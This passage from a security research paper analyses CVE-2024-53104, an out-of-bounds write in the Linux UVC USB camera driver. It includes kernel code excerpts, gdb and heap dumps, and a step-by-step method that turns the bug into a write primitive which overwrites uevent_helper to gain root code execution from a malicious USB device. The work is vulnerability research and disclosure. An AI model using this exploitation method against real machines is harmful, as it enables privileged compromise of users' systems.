format->bpp = 0;
ftype = 0; // <----- Frame type set to zero

/* Create a dummy frame descriptor. */
frame = &format->frame[0];
memset(&format->frame[0], 0, sizeof(format->frame[0]));
frame->bFrameIntervalType = 1;
frame->dwDefaultFrameInterval = 1;
frame->dwFrameInterval = *intervals;
*(*intervals)++ = 1;
```

```
format->nframes = 1;
break;

case UVC_VS_FORMAT_MPEG2TS:
case UVC_VS_FORMAT_STREAM_BASED:
/* Not supported yet. */
default:
uvc_dbg(dev, DESCR,
"device %d videostreaming interface %d unsupported format %u\n",
dev->udev->devnum, alts->desc.bInterfaceNumber,
buffer[2]);
return -EINVAL;
}
```

Notice that the in the above snippet a frame type of type `UVC_VS_FORMAT_DV` has its frame type (`ftype`) set to zero, representing that it does **not** have an associated frame that should be parsed – this can also be gleaned from the prepended comment. Once set, the below while-loop attempts to test for two things: if the frame descriptor that immediately follows the format descriptor is of the expected `ftype`, and if the format has an associated frame descriptor in the first place. The latter is improperly validated and thus an attacker can send a payload with an ftype set to zero and trigger the `uvc_parse_frame` to begin parsing the malicious uvc frame descriptor.

```
/*
* Parse the frame descriptors. Only uncompressed, MJPEG and frame
* based formats have frame descriptors.
*/
while (buflen > 2 && buffer[1] == USB_DT_CS_INTERFACE &&
buffer[2] == ftype) { // ftype not validated to be non-zero, comment suggests otherwise

frame = &format->frame[format->nframes];
if (ftype != UVC_VS_FRAME_FRAME_BASED)
   n = buflen > 25 ? buffer[25] : 0;
else
   n = buflen > 21 ? buffer[21] : 0;

n = n ? n : 3;

if (buflen < 26 + 4*n) {
   uvc_dbg(dev, DESCR,
   "device %d videostreaming interface %d FRAME error\n",
   dev->udev->devnum,
   alts->desc.bInterfaceNumber);
   return -EINVAL;
}
```

This then causes downstream effect of creating a discrepancy between how much space was allocated for the expected `intervals` for an associated frame. Recall, that with a format type of ` UVC_VS_FORMAT_DV` only increments its `nintervals` by 1.

When `uvc_parse_format` begins to parse the frame, an attacker can send a value in `n=buffer[25]` that exceeds the amount of intervals that were specified with `UVC_VS_FORMAT_DV`, causing an OOB write here:

```
for (i = 0; i < n; ++i) { // `n` is controlled and not validated with ftype=0
   interval = get_unaligned_le32(&buffer[26+4*i]); // <---------------------------------- OOB HERE
   *(*intervals)++ = interval ? interval : 1;
}
```

Furthermore, just prior parsing this frame, the `UVC_VS_FORMAT_DV` format type sets it `format->nframes = 1` and sets `frame->dwFrameInterval` to point to the expected frame intervals start within `uvc_parse_format`.


```
case UVC_VS_FORMAT_DV:

/* Create a dummy frame descriptor. */
frame = &format->frame[0];
memset(&format->frame[0], 0, sizeof(format->frame[0]));
frame->bFrameIntervalType = 1;
frame->dwDefaultFrameInterval = 1;
frame->dwFrameInterval = *intervals;
*(*intervals)++ = 1;
format->nframes = 1; // nframes set to 1
break;
```

Since `uvc_parse_format` doesn't expect to parse a frame descriptor for `UVC_VS_FORMAT_DV`, this creates a mismatch between how frame interval variables are populated (seen above) in with respect to how legitimate formats with frames are populated. One such effect is that subsequent parsing of a `UVC_VS_FORMAT_DV` frame would result in `frame[format->nframes]` to now point to the start of `intervals`


```
while (buflen > 2 && buffer[1] == USB_DT_CS_INTERFACE &&
buffer[2] == ftype) {
frame = &format->frame[format->nframes];
if (ftype != UVC_VS_FRAME_FRAME_BASED)
n = buflen > 25 ? buffer[25] : 0;
```

The resulting `format` structure end up looking like this in memory:

Normal Structure Layout




Corrupted Structure Layout




This means that the second we start overwriting intervals, we also start overwriting the reference the function currently has to `frame` since it also points to the start of `intervals`.

Triggering the vulnerability with facedancer leads to the following gdb output of the `frame` structure before and after corruption:

## Before

```
(gdb) p *frame
$5 = {
  bFrameIndex = 1 '\001',
  bmCapabilities = 0 '\000',
```

```
  wWidth = 0,
  wHeight = 0,
  dwMinBitRate = 0,
  dwMaxBitRate = 0,
  dwMaxVideoFrameBufferSize = 0,
  bFrameIntervalType = 35 '#',
  dwDefaultFrameInterval = 0,
  dwFrameInterval = 0xffff8881186d80fc
}(gdb) c
```

## After

```
(gdb) p *frame
$6 = {
  bFrameIndex = 1 '\001',
  bmCapabilities = 0 '\000',
  wWidth = 0,
  wHeight = 0,
  dwMinBitRate = 0,
  dwMaxBitRate = 1094795585,
  dwMaxVideoFrameBufferSize = 1111638594,
  bFrameIntervalType = 67 'C',
  dwDefaultFrameInterval = 1145324612, // 0x44444444
  dwFrameInterval = 0x4242424242424242
```

If the value `n` provided is large enough, it also results in the following corruption, affecting the neighbouring heap chunk as well:

```
(gdb)  sbobject -n kmalloc-512 0xffff888112617e00 -c 2 -x -m 0x200

0xffff888112617e00 M (region end)

0x200 bytes of object data:

0xffff888112617e00:  09 02 4F 01 02 01 00 E0  FA 09 04 00 00 00 0E 01  ..O.............
0xffff888112617e10:  00 00 0D 24 01 00 01 0D  00 00 00 00 00 01 01 09  ...$............
0xffff888112617e20:  04 01 00 00 0E 02 00 00  0E 24 01 01 17 00 82 00  .........$......
0xffff888112617e30:  02 00 00 00 01 00 09 24  0C 00 00 00 00 00 00 09  .......$........
0xffff888112617e40:  24 0C 00 00 00 00 00 00  09 24 0C 00 00 00 00 00  $........$......
0xffff888112617e50:  00 FE 24 00 01 00 00 00  00 00 00 00 00 00 00 00  ..$.............
0xffff888112617e60:  00 00 00 00 00 00 00 00  00 00 38 41 41 41 41 42  ..........8AAAAB
0xffff888112617e70:  42 42 42 43 43 43 43 FF  FF FF FF 45 45 45 45 A0  BBBCCCC....EEEE.
0xffff888112617e80:  45 94 84 FF FF FF FF 46  46 46 46 46 46 46 46 4A  E......FFFFFFFFJ
0xffff888112617e90:  4A 4A 4A 4B 4B 4B 4B 4C  4C 4C 4C 4D 4D 4D 4D 4E  JJJKKKKLLLLLMMMMN
0xffff888112617ea0:  4E 4E 4E 4F 4F 4F 4F 50  50 50 50 51 51 51 51 52  NNNOOOOPPPPQQQQR
0xffff888112617eb0:  52 52 52 53 53 53 53 54  54 54 54 55 55 55 55 01  RRRSSSSTTTTUUUU.
0xffff888112617ec0:  00 01 00 00 00 00 00 02  00 01 00 00 00 00 00 B0  ................
0xffff888112617ed0:  45 94 84 FF FF FF FF 14  00 00 00 02 00 00 00 00  E...............
0xffff888112617ee0:  00 00 00 20 00 00 00 10  00 00 00 00 00 00 00 C0  ... ............
0xffff888112617ef0:  45 94 84 FF FF FF FF 64  64 64 64 65 65 65 65 66  E......ddddeeeef
0xffff888112617f00:  66 66 66 67 67 67 67 68  68 68 68 69 69 69 69 6A  fffgggghhhhiiiij


Next Chunk

0xffff888112617f10:  6A 6A 6A 6B 6B 6B 6B 6C  6C 6C 6C 6D 6D 6D 6D 6E  jjjkkkkllllmmmmn
0xffff888112617f20:  6E 6E 6E 6F 6F 6F 6F 70  70 70 70 71 71 71 71 72  nnnoooopppppqqqqr
0xffff888112617f30:  72 72 72 73 73 73 73 74  74 74 74 75 75 75 75 76  rrrsssstttttuuuuv
0xffff888112617f40:  76 76 76 77 77 77 77 78  78 78 78 79 79 79 79 00  vvvwwwwxxxxyyyy.

0xffff888112617f50:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0xffff888112617f60:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0xffff888112617f70:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0xffff888112617f80:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0xffff888112617f90:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0xffff888112617fa0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0xffff888112617fb0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0xffff888112617fc0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0xffff888112617fd0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0xffff888112617fe0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0xffff888112617ff0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

## 9.2. Exploitation

If we assume that we have already bypassed KASLR and have a known `_text, we can replace the pointer of `frame->dwFrameInterval`, that we now control, and leverage the following code snippet to create a write primitive.

```
n -= frame->bFrameIntervalType ? 1 : 2; // subtracts by either 1 or 2 if intervaltype is set
frame->dwDefaultFrameInterval = min(frame->dwFrameInterval[n],  // Write value [1]
    max(frame->dwFrameInterval[0], frame->dwDefaultFrameInterval);

// Use the UVC_QUIRK_RESTRICT_FRAME_RATE quirk
if (dev->quirks & UVC_QUIRK_RESTRICT_FRAME_RATE) {
```

```
    frame->bFrameIntervalType = 1;
    frame->dwFrameInterval[0] = frame->dwDefaultFrameInterval; // Write32 [2]
}
```

The logic of the two macros is as follows with following pseudo code:

```
// Use macros to set write_value
write_value = min(&write_addr[offset], max(write_addr, write_value))
// Write the 32-bit value
 write_addr[0] = write_value;
```

It should be noted that we also control `frame->dwDefaultFrameInterval` which means we can use the above logic to fully manipulate it to our advantage. At first glance the `max` and `min` were a bit tricky to manipulate. However, we can think of the following points to help us use the logic of these two macros in our favour:

- Can we find a location in memory that we want to write to while simultaneously having that location be a fixed or deterministic distance from a u32 max (&frame->dwFrameInterval[n] = 0xffffffff)?
    - This will allow us to "push" or swap that value back to a controlled offset `&frame->dwFrameInterval[0] = target_write_addr+M`
- If we can find a location that satisfies those constraints and push 0xffffff to a known offset, can we then control the max value written to satisfy the following conditions:
    - `&frame->dwFrameInterval[0] = target_write_addr`
    - Assuming target_write_addr[0] = 0 **and** frame->dwDefaultFrameInterval = write_value **and** target_write_addr[n] = 0xffffffff:
        - max(dwFrameInterval[0],dwDefaultFrameInterval)==dwDefaultFrameInterval
        - min(dwFrameInterval[n],dwDefaultFrameInterval)==dwDefaultFrameInterval
- If the above is true, then frame->dwFrameInterval[0] == dwDefaultFrameInterval (write_value)

We can then iteratively connect a uvc device to with varying values of n to write a string or data to memory 4 bytes at a time.

After looking at few options, we ultimately arrived at `uevent_helper` which has been used in the past[2] to perform a relatively simple post-exploitation technique that executes a shell script as root. In addition to 'uevent_helper` being a useful strategy for post exploitation, we found that that `copy_mc_fragile_key` was which is an address pointer, always has its LSB's set to 0xffffffff and is a fixed distance away from `uevent_helper`. Using this address offset we can form the following test case to prove our assumptions:

1. Stage or push-back the 0xffffffff
    a. Let `&frame->dwFrameInterval[0] = uevent_helper+224`
    b. Let `n` = 24, which when multiplied by 4 (iterating a uint array) is 96 bytes away from `copy_mc_fragile_key`. Thus, `&frame->dwFrameInterval[n] = 0xffffffff`
    c. Let dwDefaultFrameInterval = 0xffffffff

[2] https://www.nccgroup.com/research-blog/technical-advisory-tesla-telematics-control-unit-adb-auth-bypass/
https://stigward.github.io/posts/fiio-m6-exploit/


- max(dwFrameInterval[0],0xffffffff) = 0xffffffff
- min(0xffffffff, 0xffffffff)= dwDefaultFrameInterval (0xffffffff)
- frame->dwFrameInterval[0] == 0xffffffff (uevent_helper+224)

2. Write32-What-Where
    a. Let `&frame->dwFrameInterval[0] = uevent_helper`
    b. Let `n` = 57. Thus, `&frame->dwFrameInterval[n] = 0xffffffff`
    c. Let dwDefaultFrameInterval = write_value

- max(dwFrameInterval[0],dwDefaultFrameInterval)==dwDefaultFrameInterval
- min(dwFrameInterval[n],dwDefaultFrameInterval)==dwDefaultFrameInterval
- frame->dwFrameInterval[0] == write_value (uevent_helper)


The next issue we had to solve was one of convenience more than a true obstacle. Yes, we controllably corrupt a `frame` structure, but if our `n` value was too big we'd spill over into the next heap-chunk because of the for-loop copying into `intervals`. This would risk making our write primitive less stable. We did consider using this as a OOB heap write exploit while relying on spraying to achieve adjacency, but it was simpler to use ` dwFrameInterval ` as the write primitive instead and avoid spraying altogether.
The way we solved this was that since we controlled how big the `format` heap chunk could be, we could choose a kmalloc cache size that allowed us to still corrupt `frame` pointer, and use the largest `n` value while NOT spilling over into the next heap chunk. For that we landed on kmalloc-1k instead of the original kmalloc-256.

The following illustrates how we iteratively write controlled values to `uevent_helper`:




```
Thread 7 hit Breakpoint 4, uvc_parse_format (dev=dev@entry=0xffff888105193800, streaming=streaming@entry
=0xffff888105b48000, format=format@entry=0xffff88810bb60518,
    intervals=intervals@entry=0xffffc90001d63688, buffer=0xffff888111b70a7e, buffer@entry=0xffff888111b70a75
, buflen=254, buflen@entry=263)
    at /build/linux-hwe-6.2-VRrYE0/linux-hwe-6.2-6.2.0/drivers/media/usb/uvc/uvc_driver.c:443
443     in /build/linux-hwe-6.2-VRrYE0/linux-hwe-6.2-6.2.0/drivers/media/usb/uvc/uvc_driver.c
(gdb) p uevent_helper
$22 = 0xffffffff849445a0 <uevent_helper> "/place/sample/path/here/"
```

Once achieved we can test this by printing the current string in `/sys/kernel/uevent_helper`:




As we can overwrite uevent_helper with a path to a file on a USB Mass Storage device which will be automounted on device insertion. For example, /media/test/writable/test.sh which has executable permissions set and the bash shebang line.

```
/media/test/writable/test.sh
#!/bin/sh
touch /tmp/aaaa
```

On Ubuntu, USB storage devices are not mounted as *noexec*. Therefore, this will give arbitrary code execution when a uevent occurs (which can be triggered by the insertion or removal of another USB device).

```
test@test:~$ ls -al /tmp/aaaa
-rw-r--r-- 1 root root 0 Feb  4 08:37 /tmp/aaaa
```

# 10. Conclusion

In conclusion this paper has shown that exploitation of USB Linux Kernel memory corruption vulnerabilities is both practical and a valid threat for an attacker who has physical access to a device.

The intention behind showing a comprehensive approach to this USB vulnerability research serves as an insight into how accessible developing exploits is for the USB attack surface, which has historically been categorized as lower risk due to it being a physical access attack. However, as demonstrated throughout this paper, our attacks leverage that USB code is running at an elevated privilege (i.e. kernel modules) which, once exploited, allowed us to compromise the host operating systems security.

The paper also provides proof that one issue identified in-the-wild (CVE-2024-53104) when exploited gave an attacker a robust exploit primitive which can be used to compromise devices.